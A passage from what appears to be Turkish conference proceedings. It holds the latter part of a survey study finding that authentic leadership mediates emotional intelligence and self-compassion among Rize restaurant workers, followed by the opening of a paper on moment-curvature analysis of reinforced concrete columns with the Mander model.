liderleri tarafından takip edilmekte ve çalışanlarının neyi nasıl yapacaklarına dair bilinçli hareket ettiklerini ortaya koymaktadır. Bu kapsamda bu çalışma, çalışanların duygusal zeka, öz-şefkat algısı ve otantik liderlik algı düzeylerini ölçmek ve duygusal zeka ile öz-şefkat arasındaki ilişkide otantik liderliğin aracı bir rolünün olup olmadığı tespit etmek için yapılmıştır.

2. KAVRAMSAL ÇERÇEVE

2.1. Duygusal Zeka

Sosyal bilimlerde yazınlarında duygusal zeka kavramı, psikolojik, eğitimsel ve yönetim çalışmaları doğrultusunda ortaya çıkan bir kavramdır. Bu kavram, bireyin kendi duygularını anlamasına, duygusal tepkileri yönlendirmesine, farklı duyguların tecrübelerini ortaya çıkarmasına ve başkalarını anladıktan sonra insanların duygularını anlamlandırılmalarına yardımcı olmaktadır [3]. Duygusal zeka kavramı alternatif olarak "duygusal yeterlilik" veya "duygusal beceriler" olarak ifade edilmektedir. Yüksek duygusal zekaya sahip olan kişiler, sadece başkalarının duygularını değil, kendi duygularını da belirleyebilmekte; onları sosyal anlamda kabul edilebilir bir şekilde ifade etmekte; nedenlerini ve sonuçlarını anlamakta, amaçlarına uygun olmadıklarında onları adapte etmekte ve bunları bireylerarası ilişkiler, fikirler ve eylemler geliştirmek için kullanmaktadır [4].

2.2. Öz-Şefkat

Öz-şefkat kavramı ile ilgili psikoloji alanında çokça çalışma olmasına rağmen, birey ve grup davranışlarını bütünsel olarak ele almayı amaçlayan örgütsel davranış alanında konuyla ilgili çok az çalışmalar bulunmaktadır. Öz-şefkat kavramını ifade edebilmek için öncelikle “şefkat” olgusunun kapsamından bahsetmek gerekmektedir [5]. Şefkat, başka birinin yaşamakta olduğu acının fark edilmesiyle birlikte o kişiye karşı itina, hassasiyet gösterme; o kişiyi anlama ve ona destek olma doğrultusundaki his, fikir ve davranışları kapsamaktadır [6]. Öz-şefkat ise daha çok pozitif benlik saygısı ve öz-yeterlik ile ilişkilidir. Bu ilişkinin etkisiyle birey negatif olaylara karşı daha dirençli olmakta, dahası daha üst seviyede bir psikolojik refah sürdürebilmektedir. Öz-şefkat, öz-mutluluk ve olumlu etki ile pozitif bir şekilde ilişkili ve stres, depresyon ve anksiyete ile negatif bir ilişkisi bulunmaktadır [7].


2.3. Otantik Liderlik

Dönüşümcü liderlik ve etik liderliğin özelliklerini harmanlayan otantik liderlik, liderlerin öz farkındalığının ve içselleştirilmiş ahlaki seviyesinin iyileştirilmesine, personelleriyle ilişkilerinin şeffaflığına ve de astlarla ilişkiyi üst seviyeye çıkaran aktif bir liderlik tarzı olarak ortaya çıkmaktadır [8]. Luthans ve Avolio [9] 'ya göre, otantik liderler niyetleri hususunda şeffaf ve benimsenen değerler, davranışlar ve fiiller arasında aralıksız bir bağlantı ortaya koymaya gayret göstermektedirler. Bu bakış açısından hareketle, bireylerin kendisine içsel "ahlaki pusulasını" veren "hakiki bir benliği" bulunmaktadır. Otantik liderler ise, istikrarlı olarak bu "gerçek benliğe" göre hareket etmektedirler. Örgütsel anlamda ise otantik liderler, bilgiyi tutarlı değerlendirme, ilişkilerde berraklık, içsel ahlak anlayış ve öz farkındalıktan meydana gelen dört temel bileşenle beraber güvenli ve daha sağlıklı hareket etmektedirler [10].

Yazında duygusal zeka ve öz-şefkat algısını bir arada inceleyen bir çok çalışma bulunmaktadır. Heffernan ve diğerleri [11], yaptıkları çalışmada öz-şefkat ve duygusal zeka arasında pozitif yönlü bir ilişki saptamışlardır. Şenyuva ve diğerleri [12] ise yaptıkları çalışmada, öz-şefkat ile bireyin duygularını algılayan ve onlardan edindiği bilgileri fikirleri, eylemleri ve mesleki uygulamaları yönlendirirken kullanmasını içeren duygusal zeka düzeyleri arasında pozitif yönlü bir ilişki olduğu sonucuna varmışlardır. Öte yandan Kiyani vd. [13] yaptıkları çalışmada, otantik liderlik tarzının, yöneticilerin duygusal zekası ile çalışan çıktıları arasındaki ilişkiye aracılık ettiği sonucuna ulaşmışlardır. Liderlik tarzı, yöneticinin duygusal zekası ve çalışan çıktıları arasındaki karşılıklı ilişkiye katkıda bulunmaktadır. Shapira-Lishchinsky ve Levy-Gazenfrantz [14] ise çalışanların otantik liderlik algısı boyutlarının duygusal zekalarının gelişimine katkıda bulunduğu sonucuna varmışlardır. Son olarak, otantik liderlik ve öz-şefkat algısı arasında geniş bir yazın taraması yapan ve çalışanların öz şefkat algılarının otantik liderliğin öncüllerinden biri olduğu sonucuna varan Tondock [15] öz şefkat ve otantik liderliğin pozitif çıktılar sağladığı ve hem örgüt hem de çalışan düzeyinde olumlu katkılar sunduğunu belirtmektedir.

Yukarıdaki bilgiler ışığında araştırmanın hipotezi ve tahmini modeli aşağıdaki gibi oluşturulmuştur:

H₁: Çalışanların duygusal zeka düzeylerinin öz-şefkat algıları üzerindeki etkisinde otantik liderlik algılarının aracı rolü vardır.



Not: $c = X \rightarrow Y$; $a = X \rightarrow M$; $b = M \rightarrow Y$; $c' = \text{Dolayı Etki} - a.b$ (H_1)

Şekil 1. Duygusal Zekanın Öz-şefkat Algısı Üzerindeki Etkisinde Otantik Liderliğin Aracı Rolü (Tahmini Model)

3. YÖNTEM

Bu araştırmanın amacı, yiyecek içecek sektöründe faaliyet gösteren restoran ve kafe çalışanlarının duygusal zeka, öz-şefkat ve otantik liderlik algılarının ilişkilerini ölçmek ve duygusal zekanın öz-şefkat algısı üzerindeki etkisinde otantik liderliğin aracı bir rolünün olup olmadığını test etmektir. Bu kapsamda araştırma da betimsel analiz yöntemi benimsenmiş ve sahadan toplanan veriler kesitsel olarak elde edilmiştir. Araştırmanın evrenini Rize’de yiyecek içecek sektörü kapsamında faaliyet gösteren 250 (N) çalışan oluşturmaktadır. 12 farklı işletmeden basit tesadüfi örnekleme yöntemi ile belirlenen 200 çalışana ulaşılmıştır. Anketleri eksik ve yanlış dolduranlar çıkartıldığında toplam 175 kişi ile elde edilen veriler analizlere tabi tutulmuştur.

Verilerin çözümlenmesinde başvurulan, betimsel (tanımlayıcı istatistikler), doğrulayıcı faktör analizi, güvenilirlik analizi, korelasyon analizi ve basit aracılık analizi için SPSS, LISREL ve Process Makro istatistiksel yazılımlardan faydalanılmıştır.

3.1. Örnekleme İlişkin Betimsel (Tanımlayıcı) Bulgular

Araştırmada yaş ortalamasını 41.22 olduğu katılımcıların %45’i (N= 79) kadın çalışanlardan oluşurken, %55’i (N= 96) erkek çalışanlardan oluşmaktadır. Katılımcıların %77’si (N= 135) evli olduklarını belirtmişlerdir. Öte yandan hizmet sektörü çalışanlarının %27’si (N= 47) bir ilköğretim diplomasına sahip iken %5 (N= 9) gibi nispeten daha küçük bir oranda lisansüstü eğitim mezunu olduklarını ifade etmişlerdir.

3.2. Ölçme Araçlarına İlişkin Geçerlik ve Güvenirlik Analizleri Bulguları

Araştırmada katılımcıların duygusal zeka düzeylerini ölçmek amacıyla Schutte ve diğerleri [16] tarafından geliştirilmiş olan 33 ifadeli “*Duygusal Zeka Ölçeği*” nin, Chan [17] tarafından kısaltılmış olan 12 ifadeli versiyonu kullanılmıştır. Bu çalışmada ölçeğin yapı geçerliliği araştırmacılar tarafından yapılmış ve doğrulayıcı faktör analizi sonuçlarına göre ölçeğin orijinal halinden 1 ifade çıkartılmıştır ($\chi^2/df = 78.72/38$; RMSEA= 0.078; GFI= 0.92; CFI= 0.94; NFI= 0.90; AGFI= 0.87). Ölçeğin güvenirlik katsayı değeri ise 0.75 olarak hesaplanmıştır.

Araştırmanın sonuç değişkeni özşefkat algısını ölçmek için Raes ve diğerleri [18] tarafından geliştirilen 12 ifadeli “*Öz-şefkat Ölçeği Kısa Formu*” kullanılmıştır. Ölçeğin yapı geçerliliği için uygulanan doğrulayıcı faktör analizi sonuçlarına göre ölçekten 2 ifade çıkartılmış ve gerekli uyum iyiliği değerlerine ulaşılmıştır ($\chi^2/df = 35.55/16$; RMSEA= 0.075; GFI= 0.95; CFI= 0.95; NFI= 0.91; AGFI= 0.90). Ölçeğin Cronbach Alpha güvenirlik katsayısı ise 0.61 olarak hesaplanmıştır.

Son olarak yapısal model üzerinde aracı değişken olarak ele alınan otantik liderlik ölçeği için Walumbwa ve diğerleri [19] tarafından geliştirilen 16 ifadeli “*Otantik Liderlik Ölçeği*” kullanılmıştır. Doğrulayıcı faktör analizi sonuçlarına göre ölçekten 1 ifade çıkartılmış olup yapı geçerliliği sağlanmıştır ($\chi^2/df = 35.55/16$; RMSEA= 0.075; GFI= 0.91; CFI= 0.97; NFI= 0.92; AGFI= 0.87). Bu çalışmada ise otantik liderlik ölçeğinin Cronbach Alpha güvenirlik katsayısı 0.87 olarak hesaplanmıştır.

3.3. Değişkenler Arası Korelasyon Analizi Bulguları

Araştırmada kullanılan değişkenlere ilişkin ortalama, standart sapma, çarpıklık, basıklık ve Pearson korelasyon (r) değerleri Tablo 1’de verilmiştir. Tablo 1’de verilen çarpıklık ve basıklık sonuçlarına göre değişkenlerin söz konusu değerleri -1 ve +1 arasında değer aldığı (Morgan ve diğerleri) [20] için normal dağılım göstermektedir.

Tablo 1. Değişkenlere İlişkin Tanımlayıcı İstatistikler ve Korelasyon Değerleri

Değişkenler	\bar{x}	SS	Çarpıklık	Basıklık	1	2	3
1 Duygusal Zeka	3.29	.711	-.419	.508	-		
2 Öz-şefkat	3.40	.553	-.045	.251	.255**	-	
3 Otantik Liderlik	3.83	.550	-.291	-.059	.322**	.247**	-

$N= 175$; $p<0.01$

Tablo 1’deki sonuçlara bakıldığında otantik liderliğin diğer değişkenlere oranla yüksek ortalamaya sahip olduğu görülmektedir ($3,83\pm 0.55$). Ayrıca değişkenler arası Pearson korelasyon (r) değerleri pozitif

yönlü, zayıf ve orta derecede güçlü Gürbüz [21] ve $p < 0.01$ derecesinde istatistiksel olarak anlamlı sonuçlar vermektedir.

3.4. Hipotez Testi ve Yapısal Modele İlişkin Bulgular


Araştırma hipotezinin test edilmesi ve basit aracılık analizi için bootstrap (yeniden örnekleme) tekniğini esas alan regresyon analizi Hayes [1] gerçekleştirilmiştir. Hayes [1]'in önerdiği Basit Aracılık Analizi (Model 4) için SPSS'in bir uzantısı olan Process Makro yazılımından faydalanılmıştır. Bu kapsamda, Bootstrap tekniğinde araştırma hipotezinin desteklenebilmesi için elde edilen güven aralığı (Bootstrap Confidence Interval, CI) değerlerinin 0'ı kapsamaması gerekmektedir [21]. Tablo 2'de yapısal modele ilişkin basit aracılık analizi (Model 4) sonuçları görülmektedir.

Tablo 2. Yapısal Modele İlişkin Basit Aracılık Analizi Sonuçları

Tahmin Değişkenleri	Sonuç Değişkenleri			
	M (Otantik Liderlik)		Y (Öz-şefkat)	
	b	SH	b	SH
X (Duygusal Zeka)	a .249***	.055	c' .152**	.059
M (Otantik Liderlik)	-	-	b .184**	.077
Sabit	i_M 3.009	.187	i_Y 2.193	.300
	R ² = .103		R ² = .095	
	F (1; 173) = 20.0311; p<.001		F (2; 172) = 9.0316; p<.001	
Bootstrap Dolaylı Etki	a.b= .046***, 95% CI [.006, .098]			
Tam Standardize Etki Büyüklüğü	K ² = .059, 95% CI [.008, .123]			

Not: * $p < .05$; ** $p < .01$; *** $p < .001$.; N= 175; Bootstrap yeniden örnekleme= 5000; SH= Standart Hata; Standardize edilmemiş beta katsayıları (b) raporlanmıştır.

Tablo 2'deki sonuçlara göre, duygusal zekanın öz-şefkat üzerindeki dolaylı etkinin anlamlı olduğu dolayısı ile otantik liderliğin duygusal zeka ve öz-şefkat arasındaki ilişkide aracı rolünün olduğu sonucuna varılmıştır (a.b= .046, %95 CI [.006, .098]. Aracılık etkisinin tam standardize etki büyüklüğü $K^2 = .059^{***}$, 95% CI [.008, .123] olup bu değer orta derecede bir etkiye sahip olduğu görülebilir [21].



Bu bulgular ışığında ***H₁ hipotezi desteklenmiştir***. Elde edilen tüm bu sonuçların şekil üzerindeki gösterimi Şekil 2’de sunulmuştur.

Not: Standardize edilmemiş beta katsayıları (b) raporlanmıştır. R² değerleri açıklanan varyansı göstermektedir.

Şekil 2. Duygusal Zekanın Öz-Şefkat Üzerindeki Etkisinde Otantik Liderliğin Aracı Rolü (N= 175)

4. SONUÇ

Rize ilçe merkezinde hizmet sektörü kapsamında kafe ve restoran işletmelerinde faaliyet gösteren çalışanlar üzerinde yürütülen bu çalışmada duygusal zekanın öz-şefkat algısı üzerindeki etkisinde otantik liderliğin aracı rolünün olup olmadığı araştırılmıştır. Araştırmadan elde edilen veriler bootstrap (yeniden örnekleme) tekniği ile 5000 örnekleme yapılarak test edilmiştir. Katılımcıların duygusal zeka düzeyleri, öz-şefkat algıları ve otantik liderlik algıları arasında pozitif yönlü ilişkiler tespit edilmiştir.

Araştırmanın amacı doğrultusunda hipotezi test etmek için yapısal bir model kurulmuştur. Söz konusu model, çağdaş aracılık yaklaşımı olarak değerlendirilen ve Hayes [1]’in önerdiği “Basit Aracılık Etkisi (Model 4)” ile analiz edilmiştir. Çağdaş aracılık analizi yaklaşımı, yazında sıklıkla yer alan Baron ve Kenny [22]’in dört aşamalı aracılık yaklaşımının aksine bağımlı, bağımsız ve aracı değişkenler arasında anlamlı bir ilişki olmasa bile dolaylı etkinin istatistiksel olarak anlamlı olması aracılık etkisinin olduğunu göstermektedir. Bu kapsamda aracılık analizi sonuçlarına göre, oluşturulan yapısal model üzerinde katılımcıların duygusal zeka düzeylerinin öz-şefkat algıları üzerindeki etkisinde otantik liderlik algısının aracı bir rolü olduğu sonucuna varılmıştır. Elde edilen bu sonuca göre, duygularını yönlendirebilen ve onu etkin ve verimli kullanabilen çalışanlar, kendilerine ve başkalarına (iş arkadaşları ve yöneticiler gibi) karşı daha şefkatli olabilmekte ve kötü ve olumsuz olaylara karşı merhamet duyguları hissedebilmektedirler. Öte yandan, pozitif bir liderlik türünü benimseyen otantik lider de söz konusu bu çalışanlarla ortak bir ekip gücü oluşturma ve öz-şefkat gibi ortak değerlere önem verme gibi konulara odaklanmaktadır.

Araştırmanın belirli bir örneklem üzerinden toplanan verilerle gerçekleştirilmesi önemli bir kısıt oluşturmaktadır. Benzer şekilde, bu çalışma betimleyici ve kesitsel (sürelili) bir dönemde deneysel olarak uygulanmıştır. Özellikle, ileride konuyla ilgili yapılacak olan çalışmalar için çalışanların öz-şefkat algılarının birey, grup ve örgüt düzeyinde nasıl katkılarının olacağına dair hem kuramsal hem de deneysel sonuçlar elde edilebilir. Farklı örneklemlerden elde edilen sonuçların özellikle örgütsel davranış alanının öz-şefkat literatürüne katkı sağlayacağı ön görülmektedir.

KAYNAKÇA

- [1] A. F. Hayes. “Introduction to Mediation, Moderation, and Conditional Process Analysis: A Regression-Based Approach, (Second Edition).” New York, Ny:Guilford Press. 2018.

- [2] J. Morris, Andrew, and F. C. Daniel. "The Dimensions, Antecedents, and Consequences of Emotional Labor." *Academy of Management Review*, Vol.21(4), Pp.986-1010. 1996.
- [3] Y. Chandra. "Online Education During Covid-19: Perception of Academic Stress and Emotional Intelligence Coping Strategies among College Students." *Asian Education and Development Studies*, Emerald Publishing Limited. Pp. 2046-3162. 2020.
- [4] A.Sarrionandia and M. Mikolajczak. "A Meta-Analysis of The Possible Behavioural and Biological Variables Linking Trait Emotional Intelligence to Health." *Health Psychology Review*. Pp.1743-7199. 2019.
- [5] K. D. Neff. "The Development and Validation of A Scale to Measure Self-Compassion." *Self and Identity*, Vol. 2, 223-250. 2003b.
- [6] S. Sprecher, and B. Fehr, "Compassionate Love for Close Others and Humanity. *Journal of Social And Personal Relationships*, Vol.22(5), Pp.629-651. 2005.
- [7] J. Wilson, A. Weiss, and N. Shook. "Mindfulness, Self-Compassion, and Savoring: Factors That Explain The Relation between Perceived Social Support and Well-Being." *Personality and Individual Differences*, Vol.152, 109568. 2020.
- [8] H. Liao and K. Shaw. "Authentic Leadership and Employee Voice: Roles of Obligation Perception Perception and Power Distance Orientation." *Business and Management Research*. Vol.9(3), Pp.25-33. 2020.
- [9] A. Whittle. "Making Sense of The Rise and Fall of Jeremy Corbyn: Towards An Ambiguity-Centred Perspective on Authentic Leadership." *Journals Sage, Leadership*, Vol. 0(0), Pp.1-23. 2020.
- [10] E. Dede, C. Çetin ve B. Durmaz. "Liderinizin Otantik Olmasını İster Misiniz? Otantik Liderlik Tarzının Örgütsel Sinizm Üzerindeki Etkisi: Öğretmenler Üzerine Bir Araştırma." 6th Global Business Research Congress, Vol.11, Pp.18-172. 2020.
- [11] M. Heffernan, Mt. Quinn Griffin, Sr. McNulty and Jj. Fitzpatrick. "Self-Compassion and Emotional Intelligence in Nurses." *International Journal of Nursing Practice*, Vol.16, Pp.366–373. 2010.
- [12] E.Şenyuva, H. Kaya, B. Işık and G. Bodur. "Relationship between Self-Compassion and Emotional Intelligence in Nursing Students." *International Journal of Nursing Practice*, Vol.20, Pp.588–596. 2014.
- [13] K. Kiyani, N. Saher, S. Saleem and M. Iqbal. "Emotional Intelligence (EI) and Employee Outcomes: The Mediating Effect of Authentic Leadership Style." *Interdisciplinary Journal of Contemporary Research in Business*, Vol.5(1), Pp.394-405. 2013.
- [14] [14] O. Shapira-Lishchinsky And T. Levy-Gazenfrantz. "The Multifaceted Nature of Mentors' Authentic Leadership and Mentees' Emotional Intelligence: A Critical Perspective." *Educational Management Administration & Leadership*, Vol.44(6), Pp. 951–969. 2016.
- [15] Tondock and Britta. "How Self-Compassion Can Enhance Authentic Leadership Development: A Quantitative Study, Anchor Academic Publishing, Germany. " 2015.

- [16] N. S. Schutte, J. M. Malouff, L. E. Hall, D. J. Haggerty, J. T. Cooper, C. J. Golden, and L. Dornheim. "Development and Validation of A Measure of Emotional Intelligence." *Personality and Individual Differences*, Vol.25(2), Pp.167-177. 1998.
- [17] D. W. Chan. "Emotional Intelligence and Components of Burnout among Chinese Secondary School Teachers in Hong Kong." *Teaching and Teacher Education*, Vol.22(8), Pp.1042-1054. 2006.
- [18] F. Raes, E. Pommier and K. D. Neff and D. Van Gucht. "Construction and Factorial Validation of A Short Form of The Self-Compassion Scale." *Clinical Psychology and Psychotherapy*, Vol.18(3), Pp.250-255. 2011.
- [19] F. O. Walumbwa, B. J. Avolio, W. L. Gardner, T. S. Wernsing and S. J. Peterson. "Authentic Leadership: Development and Validation of A Theory-Based Measure." *Journal of Management*, Vol.36: 1, Pp.89-126. 2008.
- [20] G. A. Morgan, N. L. Leech, G. W. And K. C. Gloeckner and Barrett. "Spss for Introductory Statistics: Use and Interpretation." Psychology Press. 2004.
- [21] S. Gürbüz. "Sosyal Bilimlerde Aracı, Düzenleyici ve Durumsal Etki Analizleri." Seçkin Yayıncılık, Ankara. 2019.
- [22] R. M. Baron and D. A. Kenny. "The Moderator-Mediator Variable Distinction in Social Psychological Research: Conceptual, Strategic, and Statistical Considerations." *Journal of Personality and Social Psychology*, Vol.51(6), Pp.1173-1182. 2018. 1986.

BETONARME KOLONLARIN MOMENT-EĞRİLİK İLİŞKİLERİ

Shahwali Barak¹,

Hasan Orhun Köksal²

^{1,2}*Çanakkale Onsekiz Mart Üniversitesi, Lisans Üstü Eğitim Enstitüsü, İnşaat Mühendisliği
Anabilim Dalı, Çanakkale, TURKEY*

shahwalibarak20@gmail.com

ORCID ID 0000-0003-4743-3260

ÖZET

Betonarme kolon davranışının anlaşılabilmesi için betonun çok eksenli gerilmeler altındaki davranışının iyi bilinmesi gerekmektedir. Kesit davranışı ise, tasarım açısından moment-eğrilik ilişkisi üzerinden ifade edilerek kullanılabilir. Bu çalışmada, Türkiye Bina Deprem Yönetmeliği'nde yer alan ve Mander vd., tarafından kuşatılmış betonarme kolon davranışı için geliştirilen, boyuna ve enine donatı oranları ile beton karakteristik basınç dayanımı gibi temel parametreleri dikkate alan malzeme modeli kullanılarak kolonlar için eksenel yük altındaki moment-eğrilik ilişkileri incelenmiştir. İncelenen parametrelerin kolon davranışına etkileri, eğilme rijitliği, eğrilik sünekliği ve kesit dayanımı açısından değerlendirilmiştir.

Literatürde bulunan beton modelleri kronolojik sırayla; Hognestad beton modeli (1951), Kent ve Park beton modeli (1971), Sheikh ve Üzümeri beton modeli (1982), Geliştirilmiş Kent ve Park beton modeli (1982), Mander vd., beton modeli (1988), Razvi beton modeli (1992)'dir. Bu beton modellerin den sadece Mander vd., (1988) beton modeli kuşatılmış beton modellenmesi için TBDY 2018'de kullanılmaktadır. Mander modeli için Fortran dilinde bir bilgisayar programı yazılarak kare kesitli 14 adet betonarme kolonun 7 farklı eksenel yük seviyesindeki moment eğrilik ilişkileri elde edilmiştir. Seçilen betonarme kolon kesitlerinin Mander metodu ile yanal kuşatma basıncı göz önüne alınarak farklı eksenel yük, farklı etriye çapı ve aralığı değerleri için elde edilen moment-eğrilik grafikleri karşılaştırılmıştır. Kolon kesitindeki enine donatı çapı sabit tutulurken enine donatı aralığı arttıkça moment kapasitesinin azaldığı gözlemlenmiştir. Her ne kadar enine donatı aralığının azaltılmasının moment kapasitesindeki artışları ihmal edilebilecek düzeyde olsa da bu aralığın süneklik üzerindeki

büyük etkisi olduğu görülmüş ve tasarım yapılırken dikkate alınması performans analizleri açısından son derece önemli olacağı sonucuna varılmıştır.

Anahtar Kelimeler: Betonarme Kolon, Eksenel Kuvvet, Kuşatılmış Beton modelleri, Mander vd, Moment-eğrilik İlişkileri.

MOMENT CURVATURE RELATIONS OF REINFORCED CONCRETE COLUMNS

ABSTRACT

In order to fully understand reinforced concrete column behavior, it is multiaxial behavior be known well. The cross-sectional behavior can be obtained the most appropriately from moment-curvature relationship.

In this study, the constitutive model proposed by Mander et al. and adopted by TBDY 2018, which considers the longitudinal and transverse reinforcement ratios and compressive strength of confined concrete is used for the evaluation of the moment-curvature relations of the RC columns under axial loading. These parameters and their effects on the bending rigidity, ductility and strength of the RC columns are investigation.

The models of confined concrete in the literature are; Hognestad concrete model (1951) , Kent and Park concrete model (1971), Sheikh and Uzumeri concrete model (1982), Modified Kent and Park concrete model (1982), Saatcioglu and Razvi concrete model (1992), Mander et al., (1988) concrete model. Mander et al, (1988) model is adopted for the modelling of confined concrete in TBDY 2018. For the Mander model, a computer program is written in Fortran language and the moment-curvature relationships of 14 square-section reinforced concrete columns at 7 different axial load levels are obtained. The moment-curvature graphs obtained for different axial load, different stirrup diameters and spacing levels are compared with the selected reinforced concrete column sections in the literature.

In the result obtained from the study, while the transverse reinforcement diameter in the column section is kept constant, it has been observed that the moment capacity slightly decreases as the transverse reinforcement spacing increases. Although the increase in the moment capacity due to the transverse reinforcement spacing is negligible, the significant increase on the ductility of the cross sections is observed and therefore, it is extremely important to consider the spacing for the performance analysis of structures, to be considered.

Keywords: Reinforced Concrete Column, Axial Load, Confined Concrete Models, Mander et al, Moment-curvature Relations.

GİRİŞ


Eksenel yük etkisindeki betonarme bir taşıyıcı elemanın çerçeve sistemlerde bir çubuk eleman olarak modellenebilmesi, öncelikle kesit davranışının bilinmesi ve gerçekçi olarak tanımlanabilmesi ile mümkündür. Kesit davranışı ise eleman rijitliğini belirleyen malzeme özelliklerine ve kesit geometrisine bağlıdır. Eksenel yük ile birlikte eğilme altında da zorlanan bir betonarme elemanın davranışı ise en kapsamlı bir biçimde kesitin moment-eğrilik grafikleri üzerinden yorumlanabilir. Bu tasarım yaklaşımı, özellikle betonarme gibi elastik davranış sınırları ötesinde zorlanabilen ve doğrusal davranıştan önemli oranda sapmalar gösteren malzemelerin kullanıldığı taşıyıcı sistemlerin deprem etkisindeki performanslarının belirlenmesinde büyük bir önem taşımaktadır.

Betonarme kolonların moment-eğrilik ilişkilerinin belirlenmesi ise enine donatılarla kuşatılmış beton davranışı için deneysel verilerle uyumlu bir bünyesel modelin kullanılması ile mümkündür. 1950'li yıllardan başlayarak değişen malzeme kalitesine bağlı olarak kuşatılmış ve kuşatılmamış beton için çok sayıda bünyesel bağıntı önerilemiştir (Hognestad 1951, Kent ve Park 1971, Sheikh ve Üzümeri 1982, Geliştirilmiş Kent ve Park 1982, Mander vd. 1988, Razvi 1992) [2,3,8,9,10] . Bu çalışmada, TBDY 2018'de [1] yer alan tek model olduğu için Mander kuşatılmış beton modeli kullanılmıştır. Kuşatılmış beton, boyuna doğrultuda uygulanan basınç ile birlikte yanal doğrultuda betonun Poisson oranı ile ifade edilebilecek şekilde genişlemeye çalışır. Enine donatılar tarafından beton çekirdeğine uygulanan yanal kuşatma basıncı, genişleme hareketini ve bu doğrultularda çekme çatlaklarının oluşumunu engelleyerek betonun eksenel yük ve buna paralel olarak şekil değiştirme kapasitesini artırır. Bu nedenle yapıların deprem performansının belirlenmesinde kullanılacak moment-eğrilik ilişkilerinin gerçeğe yakınlığı, betonarme yapı tasarımının güvenilirliğini arttıracaktır.

Bu çalışmada Fortran dilinde yazılan bir bilgisayar programında kuşatılmış beton davranışı için Mander modeli kullanılmıştır [2,3]. Mander modeli kullanılarak seçilen betonarme kolon kesitlerinin farklı eksenel yük seviyeleri için program yardımıyla moment-eğrilik ilişkileri elde edilmiştir. Geliştirilen bilgisayar yazılımı, kabuk beton davranışını ihmal ederek sadece çekirdek betonunda doğrusal olmayan davranış ile çelik donatıdaki elasto-plastik malzeme kabulünü temel alan ve Mander beton modeline dayanan bir programdır.


HESAP ESASLARININ TANITIMI

Herhangi bir betonarme kesitin moment-eğrilik ilişkisinin belirlenmesi için Fortran dilinde geliştirilen program, kolon kesitini kullanıcı tarafından istenilen boyutta tanımlanabilecek dilimlere ayırarak analiz etmektedir. Şekil 2’de gösterilen bir kare betonarme kolon kesiti dilimlere ayrılarak seçilen tarafsız eksen derinliğinin üstünde kalan beton basınç kısmı için tüm bu dilimlerde oluşan toplam bileşke basınç kuvveti hesaplanabilmektedir. Bu hesaplamada kuşatılmış beton modelinden bulunan gerilme-birim şekil değiştirme diyagramı kullanılmaktadır. Programda, beton basınç bileşkesi donatılarda oluşan kuvvet değerleri ile toplandığında kesite etkiyen normal kuvvet değeri bulunmaktadır. İstenilen hesap basınç değerine ulaşıncaya kadar sürdürülen iteratif bir analiz yöntemi bu noktada kullanılmaktadır. İki değer arasında programda önceden tanımlanabilen yeterli yakınlığa ulaşıldığında bu değere ait tarafsız eksen derinliği ve bileşke kuvvetin yeri kullanılarak moment-eğrilik grafiğine işlenmektedir. Bu yöntem sonucunda farklı tarafsız eksen derinlikleri ve tanımlanan aksenal yük değeri için bulunan tüm değerler kullanılarak grafik tamamlanmaktadır.



Şekil 1. Teorik moment-eğrilik ilişkisinin tayini için katmanlı modelleme tekniği

Kesitteki doğrusal olarak değiştiği kabul edilen birim şekil değiştirme dağılımının belirlenmesi amacıyla, önce çekirdek betonun en dış lifindeki birim deformasyon için bir değer seçilir ve tarafsız eksenin yeri x için bir ön değer kabul edilir (Şekil 2). Böylelikle kesit boyunca birim deformasyon dağılımı belirlenmiş olur. Her bir dilime karşılık gelen birim şekil değiştirme bulunur ve kuşatılmış betonun gerilme-birim deformasyon bağıntılarından, her dilim için o birim şekil değiştirmelere karşılık gelen gerilmeler hesaplanır. Örnek olarak çekirdek betonu basınç bölgesi için (i) adet şeride bölünsün ve bu şeridin alanları $A_{c1}, A_{c2}, A_{c3}, \dots, A_{ci}$ olsun. Basınç bölgesi betonu için, her bir şeridin ortasına denk gelen birim deformasyonlar $\epsilon_{c1}, \epsilon_{c2}, \epsilon_{c3}, \dots, \epsilon_{ci}$ olarak tespit edilir. Her şeride etkiyen gerilme, o şeridin birim şekil değiştirme değerine karşılık gelen değer okunarak belirlenir. Örnek olarak basınç bölgesindeki 8 numaralı şeridin alanı A_{c8} ve karşılık gelen birim deformasyonu ϵ_{c8} ise şeridin gerilme değeri çekirdek betonu için gerilme-birim deformasyon dağılımından 8 nolu katman için σ_{c8} olarak bulunur (Şekil 2). Bu şeridi etkiyen basınç kuvveti ise $F_{c8} = (\sigma_{c8}) \cdot (A_{c8})$ dir.



Şekil 2. Çekirdek beton ve donatı çeliği katmanlarındaki kuvvetlerin bulunuşu

Boyuna donatı oranı ve enine donatı oranının etkisini araştırmak için 500mm×500mm boyutlarında farklı enine donatı miktarına sahip 14 adet betonarme kolon davranışı incelenmiştir. TBDY-2018 [1] Türkiye bina deprem yönetmeliğine uygun olacak şekilde tüm kolon modelleri için beton sınıfı C30 ve donatı sınıfı S420 olarak seçilmiştir. Tablo 1’de seçilen malzemelere ait çalışmada kullanılan karakteristik değerler verilmiştir. Tablo 2’de gösterilen farklı enine donatı çapları ($\Phi 8$ ve $\Phi 10$) ve farklı etriye aralıkları (50mm, 75mm, 100mm, 125mm, 150mm, 175mm ve 200mm) seçilmiştir. Kolonlar için yedi farklı normal kuvvet değeri N1-N7 (2200 kN-1000kN) için bulunan eğrilerin sonuçları incelenmiştir. Yapılan çalışmada çekirdek beton için Mander sargılı beton modeli dikkate alınacaktır. Mander beton modeli [2,3], fretli, dikdörtgen kuşatma donatılı, dairesel veya dikdörtgen kesitli yapı elemanların monotonik veya çevrimsel yükler altındaki aksenal davranışlarını tanımlamak amacıyla geliştirilmiştir. (Mander vd., 1988) [2,3] modellerin etkinliğini 40 adet aksenal yük altındaki kolon deneyleri ile sınıamışlardır. Bu deneylerde kare kolonların statik ve dinamik yük etkileri altındaki davranışları araştırılmıştır. Bu model betonarme kolon analizlerinde zaman içinde en çok tercih edilen modellerin biri olmuştur. Ülkemiz deprem yönetmeliğinde de 2007 yılından beri yer almaktadır.


Tablo1. Malzeme özellikleri ve değerler

Malzeme sınıfları	Malzeme karakteristik özellikleri	Değerler
Beton: C30	Kuşatılmamış beton birim şekil değiştirme (ϵ_{co})	0.002
	Betondaki en büyük birim şekil değiştirme (ϵ_{cu})	0.0035
	Beton kapasite dayanımı (f_{su})	30 MPa
Donatı: S420	Çeliğin akma birim şekil değiştirme (ϵ_{sy})	0.0021
	Donatı kopma gerilmesine karşılık gelen birim şekil değiştirme (ϵ_{sp})	0.008
